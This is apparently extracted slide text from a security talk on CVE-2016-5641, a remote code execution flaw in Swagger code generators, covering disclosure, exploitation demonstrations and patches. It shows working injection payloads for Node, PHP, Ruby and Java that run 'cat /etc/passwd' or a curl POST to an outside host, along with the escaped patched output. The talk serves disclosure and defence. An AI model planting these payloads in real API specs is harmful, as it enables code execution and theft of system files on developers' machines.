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
PHP Remote File Include (PHP RFI)



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
XML eXternal Entity (XXE)



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Cross Site Scripting (XSS)



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New techniques in API security testing



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Disclosure Process



Exploitation Demonstration



Patch & Possible Solutions



Proper escaping, sanitization and context awareness

Inline variable or comment definition or assignment

Template delimiters and runtime partials



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CVE-2016-5641 / R7-2016-05

<https://community.rapid7.com/community/infosec/blog/2016/06/23/r7-2016-06-remote-code-execution-via-swagger-parameter-injection-cve-2016-5641>

Rapid7 discloses remote code execution flaw in Swagger

Rapid7 researchers warn businesses of remote execution vulnerability in the Swagger programming tool

Code generator for Swagger spec vulnerable to remote code execution

This disclosure of an unpatched Remote Code Exec flaw in the Swagger API framework compromises NodeJS, Ruby, PHP, Java, and .NET.

Severe Swagger vulnerability compromises NodeJS, PHP, Java

Alongside Ruby and similar languages, the severe flaw allows attackers to remotely execute code.

Swagger staggered as hacker drops dapper code execution cracker

Silent maintainers put on notice

UNPATCHED REMOTE CODE EXECUTION FLAW EXISTS IN SWAGGER



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<https://github.com/swagger-api/swagger-codegen/pull/3201>



CVE-2016-5641 / R7-2016-05

... code generators trust ... parameters ... to generate ... code.

Targets

- **API developers?**
- **CodeGen Artifact Hosting (2nd order attack / blind code-gen)**
- **Hosted Documentation**
 - github.com/<foo>/mal-swagger.json
 - swaggerhub.com/<foo>/mal-swagger-project




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TL;DR;

Metasploit exploit module: multi/fileformat/swagger_param_inject

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/fileformat/swagger_param_inject.rb





Malicious Swagger



Code Generation



Infected Codebase

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javascript (node)

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable nodejs.

```
...
  "paths": {
    "/a": { ... }; return exports;});console.log('RCE');(function(){this,function(){a=function(){b=function(){new Array('': {
      ...
    ...
  }
}
return this.apiclient.callAPI(
  '/a');};};return exports;});console.log('RCE');(function(){this,function(){a=function(){b=function(){new Array('', 'GE
pathParams queryParams headerParams formParams postBody

```



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```

php

Strings within the 'description' object in the definitions section of a swagger document can inject comments and inline php code. The following is 'cat /etc/passwd' in hex character encoding, passed to the system command in commented code.

```
...
  "definitions": {
    "d": {
      "type": "object",
      "description": "/* echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).c
hr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*",
      ...
    }
  }
}

```



```
* @category Class
* @description /* echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).chr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) ); /*
* @package Swagger\Client

```



ruby

Strings in 'description' and 'title' of a swagger document can be used in unison to terminate block comments, and inject inline ruby code.

```
...
"info": {
    "description": "=begin",
    "title": "=end `curl -X POST -d \"fizz=buzz\" http://requestb.in/1ftnzfy1`"
}
...
```



```
=begin
=end `curl -X POST -d "fizz=buzz" http://requestb.in/1c9n1eb1`
```

java

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
```
...
"paths": {
    "/a": try{java.lang.Runtime.getRuntime().exec(\"cat /etc/passwd\");}catch(Exception e){} """",
}
...

```



```
// Create path and map variables
String localVarPath = "/a"; try{java.lang.Runtime.getRuntime().exec("cat /etc/passwd");}catch(Exception e){} "" .replaceAll("\\{format\\}", "json");
```





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CodeGen Parameter Injection concerns

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“Fix it now” Patch

<https://github.com/swagger-api/swagger-codegen/pull/3201>



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        ...
    }
}
```



```
/* D Class DOC Comment
*
* @category Class */
// @description /* echo system(chr(0x63).chr(0x61).chr(0x74).chr(0x20).chr(0x2f).chr(0x65).chr(0x74).chr(0x63).chr(0x2f).chr(0x70).chr(0x61).chr(0x73).chr(0x73).chr(0x77).chr(0x64) );
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    ...
}
```



```
=begin
#=end `curl -X POST -d "fizz=buzz" http://requestb.in/1c9n1eb1`
#=begin
```



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encode ', in single quoted path strings

```
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    '/a');};};return exports;});console.log('RCE');(function(){(this,function(){a=function(){b=function(){new Array(': {
```



```
return this.apiClient.callApi(
    '/a%27);};};return exports;});console.log(%27RCE%27);(function(){(this,function(){a=function(){b=function(){new Array(%27', 'GE
pathParams queryParams headerParams formParams postBody
```

java

Strings within keys inside the 'paths' object of a swagger document can be written in the following manner and generate executable Java.

encode “, in double quoted path strings

```
...
"paths": {
    '/a\"; try{java.lang.Runtime.getRuntime().exec(\"cat /etc/passwd\");}catch(Exception e){} \\":
```



```
// Create path and map variables
String localVarPath = "/a%22; try{java.lang.Runtime.getRuntime().exec(%22cat /etc/passwd%22);}catch(Exception e){} %22".replaceAll("\\{format\\}\\","json");
```



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Secure Systemwide Solution



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A job for a centralized security control

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Using the Open API Specification to find first and second order vulnerabilities in RESTful APIs

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